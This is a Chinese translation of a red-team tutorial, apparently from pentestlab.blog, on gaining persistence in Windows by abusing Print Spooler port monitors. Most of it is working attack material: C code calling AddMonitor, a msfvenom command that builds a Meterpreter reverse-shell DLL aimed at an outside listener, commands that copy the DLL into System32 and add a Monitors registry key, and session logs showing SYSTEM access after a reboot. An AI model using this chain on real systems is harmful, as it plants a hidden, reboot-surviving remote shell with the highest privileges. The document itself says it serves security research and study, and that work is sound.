后台打印程序服务负责管理Windows操作系统中的打印作业。与服务的交互通过打印后台处理程序API 执行,该API包含一个函数(AddMonitor),可用于安装本地端口监视器并连接配置、数据和监视器 文件。此函数能够将DLL注入spoolsv.exe进程,并且通过创建注册表项,red team operator可以在系统上实现持久性。

<u>Brady Bloxham</u>在<u>Defcon 22</u>上演示了这种持久性技术。应该注意的是,此技术需要管理员级别的特权,并且DLL必须拖放到磁盘上。<u>Mantvydas Baranauskas</u>在他的<u>网站上</u>使用了以下代码,作为他的红色团队笔记的一部分。

该**WINDOWS.H**报头包括**Winspool.h**这是由微软规范所需的头。该**MONITOR_INFO_2**用于指定必要的监控细节是:

- pName //监视器名称
- pEnvironment //环境架构
- pDLLName //监视器DLL文件的名称

```
#include "Windows.h"

int main() {
    MONITOR_INFO_2 monitorInfo;
    TCHAR env[12] = TEXT("Windows x64");
    TCHAR name[12] = TEXT("Monitor");
    TCHAR dll[12] = TEXT("test.dll");
    monitorInfo.pName = name;
    monitorInfo.pEnvironment = env;
    monitorInfo.pDLLName = dll;
    AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
    return 0;
}
```

```
#include "Windows.h"

int main() {

MONITOR_INFO_2 monitorInfo;

TCHAR env[12] = TEXT("Windows x64");

TCHAR name[12] = TEXT("Monitor");

TCHAR dll[12] = TEXT("test.dll");

monitorInfo.pName = name;

monitorInfo.pEnvironment = env;

monitorInfo.pDLLName = dll;

AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);

return 0;

}
```

AddMonitor功能

编译代码将生成一个可执行文件(在本例中为Monitors.exe),该可执行文件将在系统上执行恶意 DLL (test.dll) 的注册。Metasploit框架可用于生成将服务于Meterpreter有效负载的DLL文件。

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=4444 -f
dll > test.dll
```

该DLL必须复制到System32文件夹上,因为根据Microsoft <u>文档,</u>这是**AddMonitor**函数的预期位置,以便加载相关的DLL。

```
copy C:\Users\pentestlab\Desktop\test.dll C:\Windows\System32
Monitors.exe
```

将恶意DLL复制到System32

Monitors.exe必须与恶意DLL位于同一文件夹(System32)中。执行该文件将与Meterpreter建立通信。

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444

[*] Sending stage (206403 bytes) to 10.0.2.30

[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49692) at 2019-10-24 19:17:37 -0400

meterpreter >
```

Meterpreter – AddMonitor注册DLL

但是,为了实现持久性,在"Monitors"注册表位置下需要一个密钥。


```
HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors
```

以下命令将创建一个注册表项,该注册表项将包含值**test.dll**。从编辑器中查看注册表将验证密钥是否已创建。

```
reg add "hklm\system\currentcontrolset\control\print\monitors\Pentestlab" /v "Driver" /d "test.dll" /t REG_SZ
```

📑 Επεξεργαστής Μητρώου

Αρχείο Επεξεργασία Προβολή Αγαπημένα Βοήθεια



端口监视器-注册表项

下次重新启动时,spoolsv.exe进程将加载Monitors注册表项中存在并存储在Windows文件夹System32中的所有驱动程序DLL文件。下图演示了Meterpreter会话已建立与Print Spooler服务(SYSTEM)相同级别的特权,并且已从System32文件夹(已删除test.dll的文件夹)执行了执行。

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] 10.0.2.30 - Meterpreter session 2 closed. Reason: Died
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 3 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-10-26 08:35:24 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

持久性端口监视器-Meterpreter

译文声明:本文由Bypass整理并翻译,仅用于安全研究和学习之用。

原文地址: https://pentestlab.blog/2019/10/28/persistence-port-monitors/

